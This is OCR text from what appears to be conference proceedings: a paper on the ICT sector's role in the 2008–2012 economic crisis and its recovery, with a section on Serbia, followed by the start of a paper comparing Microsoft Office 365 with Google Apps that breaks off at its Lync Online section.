The world is experiencing the severe financial and economic crisis, the worst since the Great Depression of the 1930s. The crisis that originated in the US sub-prime mortgage market led to a widespread credit crunch, with spillover effects throughout the global financial and banking sector. Virtually no economy was spared from the economic downturn, with many countries officially entering into recession during 2009. While the most immediate and pressing impact of the financial crisis has been the lack of readily available credit, it is expected that its mid and long-term effects will still be felt in the timing of economic recovery and in persistently high unemployment rates in many countries [2].

According to International Monetary Fund (IMF) global activity has weakened and become more uneven, confidence has fallen sharply recently, and downside risks are growing. Besides unresolved structural fragilities in many countries, a barrage of shocks hit the international economy in 2011, including the devastating Japanese earthquake and tsunami, unrest in some oil-producing countries, and the major financial turbulence in the euro area. Two of the forces now shaping the global economy are high and rising commodity prices and the need for many economies to address large budget deficits [3].



Overall, activity in the advanced economies is now projected to expand by 1½ percent on average during 2012–13 (Figure 1). Given the depth of the 2009 recession, these growth rates are too sluggish to make a major dent in very high unemployment. This is largely because the euro area economy is now expected to go into a mild recession in 2012 as a result of the rise in sovereign yields, the effects of bank deleveraging on the real economy, and the impact of additional fiscal consolidation [3].

TABLE 1. OVERVIEW OF THE WORLD ECONOMIC OUTLOOK PROJECTIONS

			September 2011 WEO Projections	
	2010.	2011.	2012.	2013.
World Output	5,2	3,8	3,3	3,9
Advanced Economies	3,2	1,6	1,2	1,9
Emerging and Developing economy	7,3	6,2	5,4	5,9
World Trade Volume	12,7	6,9	3,8	5,4
Imports				
Advanced Economies	11,5	4,8	2,0	3,9
Emerging and Developing economy	15,0	11,3	7,1	7,7
Exports				
Advanced Economies	12,2	5,5	2,4	4,7
Emerging and Developing economy	13,8	9,0	6,1	7,0

Source: www.imf.org.

With only limited policy room, growth in most other advanced economies is also lower, mainly due to adverse spillovers from the euro area via trade and financial channels. Growth in emerging and developing economies is also expected to slow to average 5¾ percent during 2012–13 — a significant slowdown from the 6¾ percent

This paper is result of the research realized under the project 179038 –„ Modelling of the development and integration of Serbia into world trends in the light of the economic, social and political commotions“ financed by the Ministry of science and education of the Republic of Serbia.

growth registered during 2010–11 and about ½ percentage point lower than projected by IMF in the September 2011 (Table 1) [3]. The reasons are connected with the worsening external environment and a weakening of internal demand. The most immediate policy challenge is to restore confidence and put an end to the crisis in the euro area by supporting growth, while sustaining adjustment, containing deleveraging, and providing more liquidity and monetary accommodation.

The economic downturn has posed significant challenges to governments regarding the most appropriate policies to tackle the crisis. In major advanced economies, the key policy requirements are to address medium-term fiscal imbalances and to repair and reform financial systems, while sustaining the recovery. In emerging and developing economies, near-term policy should focus on responding to moderating domestic growth and to slowing external demand from advanced economies [2].

III. IT SECTOR IN CURRENT CRISES

Given the central nature of ICTs in the economy the impact of the economic crisis on ICTs is twofold, *i.e.* direct and indirect impacts on the ICT sector itself, but also on the productive and innovative use of ICTs across the economy and society. The two impacts are mutually reinforcing. A slowing ICT sector will generate lower productivity increases and potentially fewer ICT innovations. Slower uptake of ICTs slows the productivity and innovation - enhancing features of ICTs from diffusing throughout the economy. Network effects induced by a broadly installed ICT infrastructure do not materialize [4]. The "third" or so called societal impacts, result from the ways in which ICTs are facilitating longterm changes in patterns of social and economic behaviour, is also affected by the crisis slowing down the transition to an Information Society.

The fact that the ICT sector is not immune to the current crisis and is suffering can be seen at both "ends" of the market [5]:

- The supply side of the ICT sector is seeing a downturn in investment, as there is less confidence in the economy and less readily-available cash to invest in longer-term infrastructure projects. ICT growth in OECD countries was down by over 6% in 2009;
- The demand side of the ICT sector is also suffering, as consumers postpone plans to upgrade their mobile phone or broadband connection and become more cost conscious. World ICT spending fell by 4% in 2009 but is expected to grow by some 6% in 2010.

In terms of ICT sub-sectors, the revenues of global ICT hardware firms have been more affected early in the economic crisis than ICT services firms (IT services, software, Internet-related and telecommunications), as was the case in 2001-2002. Semiconductors, electronics, communications and IT equipment were hit by slumping business and consumer demand and growth dropped sharply. The semiconductor industry is a bellwether for developments in the ICT industry. Semiconductor production fell particularly rapidly at the end of 2008 and in the first quarter of 2009, with world capacity use dropping towards 50% and semiconductor equipment manufacturers seeing very rapid falls in orders. ICT services have also slowed, and year-on-year growth of IT services and software both turned negative in the first quarter of 2009, with Internet business growth around zero. [4].

The economic crisis is having a major impact on the ICT sector in Europe as well. In Western Europe, total end-user spending on ICT fell 8% in 2009 and remain flat in 2010 before increasing to 3 percent in 2011. In Eastern Europe, the situation is expected to be worse, with a 10% decline in 2009 and a 2% decline in 2010. In 2011, spending is projected to increase by 4%. While the downturn is expected to have a significant impact on all segments of European ICT industry, some sectors (manufacturing) will be more strongly hit than others (software) [6]. The telecom equipment industry, which is Europe's traditional strength, and semiconductors are being hit by the crisis more than other ICT segments. The service segment (telecoms and software) is tempering the crisis thanks to sustained demand for traditional services.

Global restructuring of world ICT production continues during the crises. Eastern Europe, Mexico and non-member developing economies are increasingly important as producers and growth markets. In 2009 OECD countries' share of the ICT world market declined to 76% (from 84% in 2003), as growth in non-OECD economies decoupled from growth in OECD countries. The OECD-area ICT sector has shifted to computer and related services and other ICT services. These services account for more than two-thirds of total ICT sector value added in most countries.

Multinational enterprises, international sourcing, and intra-firm and intra-industry trade have had huge impacts on global ICT goods value chains, and the reorganisation of the international supply of ICT services has been an increasing source of growth. China is by far the largest exporter of ICT goods, very largely driven by foreign investment and sourcing arrangements. India is by far the largest exporter of computer and information services, fuelled by the growth of domestic firms. Asia plays an increasing role in goods production networks that import high-value electronic components for assembly and re-export, and China's role as a production and sourcing location has intensified. In 2008 China's ICT exports were only slightly behind the combined exports of the United States, the EU27 (excluding intra-European trade) and Japan. New supply locations are emerging as the search for low-cost provision and the reorganisation of global innovation and supply chains continue [5].

ICT and ICT-related employment account for a significant share of total employment. The ICT sector had close to 6% of total OECD business sector employment in 2008 (almost 16 million people), and long-term growth

has been somewhat faster than for total business. ICT employment has trended downwards, but not as rapidly as in automobiles, for example. Employment has dropped in ICT goods sectors, and has remained quit flat in ICT services. However, despite year-on-year falls of 6-7%, ICT manufacturing employment has not suffered the large declines of 2002-03. [5].

The 2008-2009 economic crisis had a profound impact on the revenues of ICT companies and on ICT research and development (R&D) expenditures worldwide [5]. The effect for the ICT sector worldwide was a steep downward trend in R&D expenditure growth from a 25% growth in the first quarter of 2008 to a 22% decline in the first quarter of 2009. Growth in both revenues and R&D expenditures remained negative in 2009, but started to show signs of recovery. The first quarter of 2010 was marked by positive growth rates in both revenues (25%) and ICT R&D expenditure (approaching 10%).

Nevertheless, the scarcity of credit had an immediate and direct impact on the ability of telecom operators and ICT companies to fund expansion and innovation. During the crisis, new investments were postponed or scaled back, as investors became more cautious. Moreover, ICT companies and telecom operators came under further price pressure for their services as consumers' purchasing power diminished and unemployment rates increased dramatically [2].

Concerning the situation in Europe, the ICT sector is the largest R&D investor in this region and research activities are largely concentrated in its manufacturing segments. The economic slowdown, its uncertain outlook and the expected brake on earnings suggest a slowdown in the growth of R&D expenditure. There is a risk that the current financial crisis may undermine the recent positive development in R&D investment rate by European businesses. As the private sector will tend to limit its R&D spending, it would become all the more important to ensure that the public sector sustains, and even increases, its support to R&D [6].

It is also evident that like foreign direct investment (FDI) in general, ICT-related FDI slumped during the crisis**.** ICT-related merger and acquisitions (M&As) declined faster than total M&As from 2007. In 2009, acquisitions of ICT firms accounted for only 11% of the total value of deals, down from the historic high of over 30% in 2000 when telecommunications firms overextended themselves in a buyout frenzy. Non-OECD economies are increasingly active: the share of ICT-sector cross-border M&As targeting and originating in them increased steadily to 33% and 24%, respectively, in 2009.

There is a major shortfall in the investment needed to to modernize the global information infrastructure, a shortfall that the financial crisis can only exacerbate. A recent study by Nemertes concludes that demand will exceed total broadband capacity at the access layer of the Internet by 2012, with the situation worse than originally projected in the US. Nemertes estimates the global cost of upgrading the Internet to keep pace with demand at US $137 billion over the next five years, with network operators in North America spending 60-70% less than they should be [7].

There are high hopes that the ICT sector will emerge from the crisis as strong as ever. Experience of previous crises in the ICT sector also suggests that there is reason to remain optimistic. The ICT industry has already been severely tested during the *dot.com* crisis in 2001/2002, from which it emerged stronger and more resilient. Crises can often overturn the established order and generate openings for new opportunities: Google was born in 1998, in the midst of the Asian financial crisis and Skype was born in 2003, during the *dot.com* slump [2].

IV. ICT`S ROLE IN OVERCOMING ECONOMIC DOWNTURN

ICTs and the Internet are a fundamental economic infrastructure. The benefits of ICTs are amplified by their use throughout the economy and society, and the innovations that they drive. ICT investments spur competitiveness and productivity at the firm and aggregate level, in particular when combined with investment in skills, organisational change (and industry restructuring), innovation and new firm creation [5].

Investment in ICT contributes to overall capital deepening helping to raise labour productivity. Technological progress in the production of ICTs may contribute to more rapid multifactor productivity growth in the ICT-producing sector. Finally and most importantly, greater use of ICT outside the ICT sector throughout the economy helps firms, public and social institutions to increase efficiency and enhance innovation, develop new products and services and raise multifactor productivity growth.

Due to fact that ICT industry and ICT-enabled innovation in non-ICT industries and services make an increasingly important contribution to the economic growth, the ICT sector was highlighted in the EU Lisbon Objectives, and has retained its prominence in the Europe 2020 Strategy. The *Digital Agenda for Europe*, one of seven 'flagship initiatives' under the Europe 2020 strategy, aims to "contribute significantly to the EU's economic growth and to spread the benefits of the digital era to all sections of society" [6].

The Digital Agenda for Europe frames key actions to tackle following seven problems – fragmented digital markets, lack of interoperability, rising sybercrime and risk of low trust in networks, lack of investment in networks, insufficient R&D efforts, lack od digital literacy and skills, and missed opportunities in adressing societal challenges. Actions in this areas are projected as a set of positive agendas to boost Europe`s social and economic performance.

V ECONOMIC FUTURE WITH ICT

Current technological progress like WEB 2.0 services, virtualization and claud computing, dynamic

rise of mobile technology and broadband connections create new opportunities for developing models and strategies, organization change and higher education levels in order to overcome economic crisis. Priorities are now on getting the economy moving, focusing on ICT skills and employment, broadband diffusion, ICT R&D and venture finance, and a major new emphasis on using ICTs to tackle environmental problems and climate change.

a) Mobile telephony and broadband networks- Connectivity and access are fundamental. Without them, there can be no use of the ICTs that they enable. What matters is the extent to which ICTs are used and the range of people that make use of them. These depend on other factors in addition to connectivity and access—for example, the affordability of access and services, the relevance and value to end-users of the content and resources that can be accessed through them, and the capabilities of endusers to make use of access (such as their literacy and research skills [8].

Mobile telephony has become the predominant mode of voice communications worldwide, leading not just to growth in the number of mobile phones but to a reduction in the number of fixed line subscriptions in all world regions. It represents a major transformation in social behaviour, in which the opportunity for personal interactive communications at the point of need or choice has, for the first time, become available to the majority of people in low-income countries (about 85 per cent of Africa's population is now covered by mobile networks, and the figure should approach 100 per cent by 2015).

At the end of 2010, global mobile penetration was estimated at 79 subscriptions per 100 inhabitants, up from 69 the year before. According to International Telecommunication Union (ITU), there were some 5.4 billion subscriptions worldwide. Developed and transition economies now boast more than one mobile subscription per inhabitant, while penetration in developing economies in 2010 was about 77 per 100 inhabitants, close to the global average [9].

The transition to a mobile-led communications requires significant rethinking of the ways in which individuals and communities make use of networks and devices, of Government strategies for the delivery of online public services and citizen communication, and of ways in which communications networks can be used to achieve development objectives.

Broadband is gaining increasing attention by Governments worldwide as a general-purpose technology with important impacts on the economy, employment, education and health. At the end of 2010, there were an estimated 527 million fixed broadband subscriptions around the world. Global penetration rose less than one point between 2009 and 2010 from 7.0 to 7.7 fixed broadband subscriptions per 100 inhabitants. The gap between developed and developing countries remains massive (26 versus 4) and in LDCs there were less than 1 million fixed broadband subscriptions in 2010 [9].

In addition, with the improvement in the speed and quality of broadband and with Web 2.0 technologies and applications, economic and social dynamics across the world will change dramatically, with massive implications in terms of productivity gains and new opportunities for individuals. This inflection point presents an opportunity for economies—and cities—all over the globe to take decisive steps to gain the competitive advantage that can be derived from widespread use of broadband networks.




Figure 2. Growth effects of ICTs - Percentage point increase in GDP per capita for every ten percentage point increase in ICT penetration, 1980-2006

Some studies have analyzed the effects of broadband deployment. For example, in 2010 the World Bank published research demonstrating that every 10 percent increase in broadband penetration produces a 1.4 and 1.2 percent rise in GDP growth in middle-income and developed countries, respectively (figure 2). Another study showed that increased broadband penetration significantly increases productivity growth in countries with high and medium ICT intensity—potentially by as much as 15 percent.

b) Claud computing - One widely-used definition, from the United States National Institute of Standards and Technology, describes claud computing as "a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (e.g. networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction." [8].

This new architecture of ICT use is expected to have significant benefits for end-users, who can access services as and when they require them rather than having to invest in hardware and software assets that they rarely need—claud computing has reduced costs, enabled greater capacity and range of activity, and generated efficiencies in business practice and the use of ICT resources. It will also improve people's ability to use computers when they are on the move.

c) Social networking - The recent explosion in social networking and the related evolution of new forms of business, operational, scientific, and other relationships point in even more promising directions. Social networking and other forms of user-generated content are the most dynamic area of Internet development today, at least as far as end-users are concerned. The changes in the relationship between the production and consumption of content which are associated with them have already had profound implications. Web 2.0 has enabled a widespread and continuing shift in the balance of

communications and content consumption away from a more traditional pattern (such as newspapers, broadcasting and mainstream websites), in which content was delivered to consumers, towards a new pattern in which a high proportion of content is exchanged among consumers.

The increasing availability of Internet, and so of Web 2.0 interaction, on mobile phones is adding a new dynamic to the growth of social networks. "User-generated content" takes many forms, such as: online chat and instant messaging (IM) services, voice over Internet services (VoI), audio and video sharing websites, blogs, wiki-based sites and wiki software, other important areas of user-and network-generated content include personal sales and auction sites, online gaming and peer-to-peer filesharing [8].

Broadband also facilitates the use of social media and many of its applications, which present economic and marketing opportunities for enterprises. The potential of social networks, such as Facebook and Twitter, lies particularly in relation to customer interaction, such as marketing and brand monitoring. Their nature encourages customer feedback, which can serve to guide business decisions and strategy.

Young people are particularly adept at social media use and are an emerging consumer group that can be targeted. Social media may offer a cost-effective way for informal enterprises and small and medium enterprises (SMEs) to establish a Web presence. Furthermore, as mobile versions of social networking do not require much bandwidth, they can be attractive options for users in countries with slow Internet connections. It may also provide better information on demand and user preferences.

A 2010 study found that 20 per cent of companies in the United States and Europe already use blogs, forums or wikis for internal or external purposes. But while Facebook is the most popular social networking application worldwide, others lead in specific national markets such as Orkut in Brazil, Qzone in China and Vkontakte in the Russian Federation [9].

d) Keeping the privacy and security of information systems on the high level is the great challenge in Information Society development The increased role of ICTs within economy and society has led to a great increase in the volume and range of data on individuals which are held within computer systems, and a concomitant risk that such data will be used for purposes other than those for which it was provided. Citizens and consumers are concerned that their data may leak or be misused, but Governments and many citizens are also concerned about the risks posed by international terrorism and organised crime.

e) Green ICT - In the past few years, a new aspect of ICT use has emerged and become a focal point of attention: the "green" potential of ICT, in particular the use of ICT to become more energy-efficient and, as a result, reduce greenhouse gas emissions. There is much hope that ICT can be a major part of the solution in tackling climate change and related environmental challenges [10]. Some advocates of ICTs see them as major potential contributors to environmentally sustainable economic growth, while others have warned that the growing use of ICTs and society's growing dependence on them have challenging implications for resource management and waste disposal.

VI ICT SECTOR IN SERBIA

ICT is among the most vibrant and fastest growing sectors in Serbia, with a two-digit annual growth in the years prior to the crisis. In the period 2005-2008, the IT sector in Serbia grew from €280 million to €545 million [11]. In 2007 alone the market grew by 36.61%, followed by 18.74% in 2008. This growth based on the growth of other sectors, introduced structural reforms and privatization as well as an inflow of FDI. However, the economic crisis hit Serbia heavily, creating significant negative consequences to the ICT industry as well. In 2009 alone, the IT market in Serbia fell by 22.20% to €424 million.

IT sector in Serbia has software and hardware segments. About 67% accounts for the hardware segment which includes PC sales, locally assembled computers, notebooks, printers etc, the remaining 33% for the software segment which includes software development and services. According to the data provided by the Serbian Chamber of Commerce, there has been a significant export growth of the IT services (computer and information services), in the year 2008 to 160 mil $ comparing with previous years, after which its value slightly went down (140 mil$). The Statistical Office data showed a great market potential in providing services in introducing IT solutions such as ERP and CRM. Website development also has market potential. Demand for delivery of hardware solutions continues to remain high [11].

The usage of IT in Serbia is still in a developing phase. High penetration of IT into Serbian households and companies has been slowed down in the last two years, mostly due to the economic crisis. However, the main question is how much the ICT sector would be able to grow in the years of, and directly following, the recession.

In their analysis, MINECO argues on the necessity of IT sector growth at 19% per year for the period 2010-2014 (5 years), otherwise the Serbian economy will fall into a deeper crisis. In that regard, the role of the Government is very important [11].

Besides the political dimension of the approach to the development of ICT sector and of information society generally, exceptional importance in Serbian national economy has awareness that development supported by the application of ICT is not a purely technical question connected with the construction of a telecommunications network, the Internet infrastructure and installation of

computers. Such development calls for altering the country's economic system to make it capable of supporting new business models based on knowledge-intensive technologies. Besides a new and altered role of the Government, the principal role in the construction of such an economic system is played by private companies, which create new models of doing business and invest in them [12].

The task of the state is therefore creating an environment conducive to this kind of entrepreneurship. The following factors may considerably influence the capacity of an Serbian economy to support domestic ICT sector growth and accept new ICT technological solutions as the basement for higher growth rates and better living standards:1)adequate interaction between macroeconomic and structural policies and development of entrepreneurial attitude; 2) a financial system acting to mobilize and rally individual resources to fund investments and allocation of funds in ICT sector and other sectors with the highest rates of growth; 3) the existence of an open and competitive market which will facilitate the diffusion of innovations; 4) key role of human capital, because higher levels of knowledge are required where it is necessary to apply or adapt modern technological solutions; 5) policy changes in many areas caused by the increasingly important role of IT; 6) an efficient government, because it is becoming clear that a successful developmental strategy in contemporary conditions becomes impossible without cooperation between companies, and between companies and the state, at various levels.

VII Conclusion

Much of the world has yet to tap to a significant extent the Internet's and ICT`s huge potential for generating economic and social benefits. As more people get connected, it will trigger massive implications for productivity and will open all kinds of new opportunities for countries and individuals. The developmental impacts that result from proper ICT implementation are not the product of changes in technology, connectivity or access alone, but of the conjunction of those changes with human development activity— the choices people, businesses and Governments make, the ways in which they connect with new opportunities, the extent to which they seek to change their prospects in the longer term.

The challenge is even more relevant now because many countries are rethinking their growth and development models due to global economic crisis. This is an area in which technology—and particularly ICT—can play a crucial role, even if there are no solutions that guarantee success.

Determining factors for future ICT role in supupporting economic upturn are the following [9]:

Firstly, the quality of the ICT infrastructure is an increasingly vital determinant of the overall economic and social development. Governments and their development partners need to ensure that the ICT infrastructure meets the needs of different kinds of enterprises, and all other information economy stakeholders.

Secondly, enterprises must be able to make the best use possible of ICTs, as they positively affect productivity. Different kinds of ICTs help enterprises to manage their resources more efficiently, access the information needed for better business decision-making, reduce transaction costs, and enhance their ability to bring products and services to customers. Governments should play a key role in enhancing business use of ICTs by – for example – ensuring that relevant ICT tools and services are available and affordable, and providing a legal and regulatory framework that supports the uptake and productive use of ICTs.

Thirdly, supporting the ICT sector itself is important. The production of ICT goods and services is providing new opportunities for private firms to start up and grow, create jobs, and spur innovation, thereby contributing to overall economic growth. Governments can create an enabling framework for the ICT sector to expand by liberalizing the sector, enhancing competition in all segments, providing adequate regulations, increasing trust in the use of ICT services, providing training in ICT skills, nurturing ICT enterprises through incubation and by establishing technology parks, and using public procurement to create demand among local ICT enterprises.

Serbia, being at the beginning of information society development, has to define proper infrastructure-organization-human framework to tap all the advantages offered by new technologies in order to overcome economic crises and to enable more competitive work of domestic enterprises and higher growth rates of national economy.

References

[1] World Economic Forum and INSEAD, The Global Technology Report 2010-11, Transformation 2.0, Geneva, 2011.

[2] ITU, „ICT and the Global Economic Crisis:Current Situation and Future Perspectives", Third Parliamentary Forum on Shaping the Information Society, Geneva, 3-5 May 2010.

[3] IMF, Global World Outlook, Washington, 2011.

[4] A. Mickoleit, et al, The impact of the crisis on ICTs and their role in the recovery, OECD Digital Economy Working Papres No. 163, OECD, Publishing, August 2009.

[5] OECD, Information Technology Outlook 2010, Paris, 2010.

[6] EC, Europe`s Digital Competitivenness Report, Luxemburg, 2009.

[7] ITU, Confronting the crisis Geneva, October 2009.

[8] UN, Impementing WSIS Outcomes: Experience to Date and Prospects for the Future, New York and Geneva, 2011.

[9] UNCTAD, Information Economy Report 2011, New York and Geneva, 2011.

[10] EC, ICT and e-Business for an Innovative and Sustainable Economy, 7th Synthesis Report of the Sectoral e-Business Watch Brussels, 2010.

[11] GIZ and Vojvodina ICT Cluster, ICT in Serbia at glance, January 2011.

[12] Vidas-Bubanja, M, Serbia and the world-development and integration, Institute od social sciences, Belgrade, 2011, pg. 144-171 (in serbien).

Microsoft Office 365 – cloud in business environment

Aleksandar Skendzic*, Bozidar Kovacic **

*University of Applied Science, Gospic, Croatia

** University of Rijeka/Department of Informatics, Omladinska 14, Rijeka, Croatia

**Phone: (385) 51-345-064 Fax: (385) 51- 345 207 E-mail: askendzic@velegs-nikolatesla.hr, bkovacic@inf.uniri.hr,

Abstract - Cloud computing is based on the rent of architecture to perform various tasks, where all communications between a client and a computer in the "cloud" provides by the Internet. More prevalent types of services in the cloud are: a) Software as a service – SaS, b) Platform as a service and c) Infrastructure as a Service - IAS. The biggest advantage of cloud computing is the use of resources and services which are especially beneficial to smaller companies that are just starting in business and can avoid the purchase of expensive equipment to perform certain tasks. The most famous big IT corporations in the field are Google and Amazon.

Microsoft Office 365 in combination with Microsoft Windows Azure platform ensures companies of all sizes high productivity with low costs, saving time, money and free up valuable resources. Microsoft Office 365 is a combination of familiar desktop tools such as Office 2010 with communication networks and next-generation collaborative services like Exchange Online, SharePoint Online and Lync Online. This article will show features of the new MS Office 365 platform based on the "cloud" concept as cost-effectiveness in the same business domain. The same product will be compared with the existing Google Apps competitor.

Keywords: cloud computing, SaS, Pas, IaS, MS Office 365, Google Apps, Hyper Office.

I. INTRODUCTION

With the development of the Internet, its expansion and the access speed increase some tasks can now be done remotely. The idea is that users can use their existing equipment instead of investing in new technology and still get a satisfying service. With his existing equipment the user accesses the Internet and sends a request for a service which is then replied to. This naturally costs money but for some users it's better than getting new equipment for a business which is not their primary source of income. This form of providing for services is called cloud computing and it's based on renting computer resources and architecture for performing various tasks, from simple services like writing a document to complex virtual machines[1].

Cloud computing today is defined so that it to an extent envelopes everything that we already do. The simplest definition says that cloud computing is a model within computer science in which services are put up on the internet so that users can access them under certain conditions. A bit more complex definition says that the cloud is a group of computers and computer software on which services are installed which are then provided via the Internet while cloud computing consists of the cloud and the services set on the cloud. Three types of services based on the cloud concept are mentioned today[2]:

- *Software as a service, SaS*
- *Platform as a service, PaS*
- *Infrastructure as a service, IaS*

SaS defines that the user pays only for access and usage of the programs located on the remote computer. However it is not certain which forms of SaS are a cloud and which ones are not. It is a form of service providing in which the provider of a certain service rents the computer architecture and then puts his service on the rented machines.

With PaS and IaS models users rent the architecture itself and they decide how to use it. In general the platform model defines that the user develops and install their own software into the cloud while in the infrastructure as service model users rent a virtual computer which runs in the cloud.

Cloud computing can additionally be divided into private and public clouds. A private cloud is an infrastructure which a company gives to its own employees. The advantage is the optimization of usage of the equipment; all users are connected to the same infrastructure with their own demands while control services ensure optimal distribution of resources. Usually when someone speaks about cloud computing they refer to the public clouds. It is a sort of cloud computing where everyone can access the infrastructure by paying for it. Although today cloud computing is seen as the solution of all issues within computer science, the reality is that only some business and technological scenarios can truly use its potential. The scenarios differ from organization to organization and it's

[1] Mutavdžić, R., „Privatni ili javni oblak: pregled poslovnih scenarija i odluke o uporabi Cloud Computinga (BIZ)". COMBIS 2010.

[2] Web source: Mreža, http://www.bug.hr/mreza/tekst/cloud/95395.aspx

necessary to carefully observe the advantages and disadvantages of certain cloud models. Besides questions concerning technology, questions of completely different nature are posed like elasticity, availability, sovereignty, safety, interoperability. During the transition to cloud computing users select the required software, platform and infrastructure. Optimal selection means maximizing the satisfaction of user needs with minimal costs. This paper refers to the SaS office tools segment, presented office suite Office 365 and compared with the same Google Apps by type of service and rates of use. II. Chapter defines the advantages and disadvantages of cloud computing. III. Chapter presents Office 365 business suite and the comparison of Office 365 and Google Apps for Business is presented in Chapter IV. The conclusion is presented in Chapter V.

II. Advantages and Disadvantages of the Cloud Model

The greatest advantage of cloud computing is usage when the service is needed. Users don't have to buy their own equipment instead they pay for using the cloud. The users pay for the exact quantity of the service they need instead of prepaid renting or reservation of resources for a longer time period. Users can pay for using the system for a few minutes or hours, decide how many resources they need and let go of the resources as soon as they are done with them. This form of doing business is especially handy for smaller firms which are just starting with their income, so they can avoid getting expensive equipment for performing certain tasks. This way of usage enables the owners of the clouds to efficiently rent them and as needed distribute resources to individual users based on the user's needs and priorities. It's already been mentioned that cloud definition carries with it many unclear areas. The greatest mystery is to define what exactly is considered to be a cloud and it's generally determined by the size of the infrastructure of which the cloud consists of. With great infrastructures utilization and efficient distribution of resources is very important for conducting good business. From the user's perspective an impression of unlimited resources used whenever needed is formed. This is usually achieved by virtualization and smart resource distribution.

Greatest disadvantages are availability and safety. Users are requested to have their business depend on services located on someone else's infrastructure. If problems arise and the infrastructure becomes unavailable it can cause great financial losses. Besides, the services themselves can contain secret data which then also has to be appropriately secured when on the cloud. Te cloud provider has to form a relationship based on trust with his clients, he has to insure that their data will be properly secured. If there is any violation of safety or loss of data it can destroy the providers business. Same can happen if the service is unreliable and too often out of function. Users won't go to a provider who can't guarantee great reliability of the cloud. Methodology, used for the comparison of the cloud systems, is based on available sources on the Internet and users' experience in working with the Office 365 business suits and Google Apps for Business.

III. Commercial Cloud-Based Package Microsoft Office 365

Microsoft Office 365 is a large package of services which consists of many products like Exchange Online, SharePoint Online and Lync online for cooperation and communication. Also, Office Web Apps (OWA) enables users to view and edit documents based on desktop versions of Microsoft Office (Word, Excel, PowerPoint and OneNote) by using the appropriate web viewer[3]. Conceptually, Office 365 is a solution primarily focused at companies, organizations or institutions that have a high need for internal communication and document sharing without the need for establishing complex infrastructures based on Microsoft Exchange[4] or Share Point[5] server. It's primarily intended for users of desktop Microsoft Office[6] integrated software package for simple access to documents from any computer including mobile platforms and for simple internal correspondence, voice and video-chat options. There is Office desktop setup to workstation for managing required components and updates, or can be used Microsoft Office 2010 as well as Office 2007 with SP2. Web Apps allow different users to work on the same document in the same time, with no multiplications of same document or history versions problems. Office 365 diagram is shown in Figure 1. and the most important features of Office applications 365 are presented below.




Fig. 1. Office 365 diagram[7]

[3] Web source: PcWorld,http://www.pcworld.com/businesscenter/article/245633/10_most_powerful_cloud_companies.html (05.01.2012.).

[4] **Microsoft Exchange Server** is the server side of a client–server, collaborative application product developed by Microsoft.

[5] **SharePoint** is a web application platform developed by Microsoft. It is typically associated with web content management and document management systems, It is capable of being configured into a wide range of solution areas.

[6] Versions of Windows supported by Office 365 are: Windows XP with SP3, Windows Vista SP2, Windows 7, and Windows Server 2008. Microsoft Office Web Apps Service Description. http://www.microsoft.com/download/en/details.aspx?id=13602 (05.01.2012.).

[7] Web source: http://onlinehelp.microsoft.com/en-us/office365-enterprises/ff652539.aspx (05.01.2012.).

A. *Word web App*

Word web App belongs to the category of text processors. User interface corresponds to the desktop version of Word 2010. Word Web App does not fit in the **W**hat **Y**ou **S**ee **I**s **W**hat **Y**ou **G**et (WYSIWYG) category of applications; text editing is performed without per page display, without header and footer, without footnotes and without margins. Text written in Word Web App will keep its base formatting which means that text formatting will be kept if accessed with a desktop version of the application. The possibilities of text editing are very similar to Google Docs service with the exception of a larger fonts and styles base, grammar check (including Croatian language support), but it lacks the option of viewing the number of characters in the document. Microsoft Silverlight[8] technology is used for documents display; the technology enables a detail and viable display of documents on other web viewers like Mozilla Firefox, Opera, and Google Chrome. The conversion to and printing in the PDF format are not supported.

B. *Excel Web App*

Excel Web App fits into the category of table calculators. The user interface is reminiscent of the desktop version of MS Excel, but with simplified and more modest options. The SUM and AVERAGE group functions button is lacking. Excel Web App displays the work sheet the same way as the desktop version of the same tool. Pivot tables and graph charts are supported. A big disadvantage is the inability to print a document using the web viewer.

C. *PowerPoint Web App*

PowerPoint Web App fits into the category of applications for creating presentations. The user interface is minimalistic compared to the desktop version of the same application. There are no themes editing, transitions or effects editing tools. There is no option to move a frame containing content, to change its size or to add any additional frames. PowerPoint Web App is a WYSIWYG application; document display is identical to the desktop version of the same application. Microsoft Silverlight technology is used for documents display. Displaying a document made in PowerPoint Web App is made possible exclusively using "full"slides; black and white print with removed background and grayscale tones is not supported.

D. *Outlook*

Outlook fits into the category of e-mail client applications. User interface is identical to the desktop version of the application and it is also localized to enable the usage of Croatian language.

E. *Exchange online*

The greatest advantage of exchange online is that corporation e-mail messages can be accessed via client version of Outlook, Outlook network version or using the most popular mobile devices including Windows Phone 7, Android, Blackberry and Iphone mobile devices. For mobile devices in addition to POP39, Office 365 offers Exchange support in the form of ActiveSync10. Messages are saved to a central station which can be accessed using different platforms. Although Exchange Online is located within the cloud instead of on the local server of the company it possesses administration tools. New users are added individually or in groups (using the .CSV11 file), in accordance to the level of access and administration clearance of the user. There are also certain tools for transferring mailboxes from the client version of Outlook to the online version.

F. *SharePoint online*

SharePoint is a server-based database application that uses a Web user interface for users to access this primarily file-storage mechanism with powerful collaboration tools built in and placed on SharePoint Server. Some of the features SharePoint online are: managing and sharing important documents, advance finding important documents, protecting sensitive content with document-level permissions, accessing important documents offline by using SharePoint Workspace, enabling real-time communication with colleagues from within SharePoint Online and controlling service provisioning, monitoring, and reporting to simplify management through a single console. Sharepoint online gives online collaboration effectively.

G. *Lynch online*

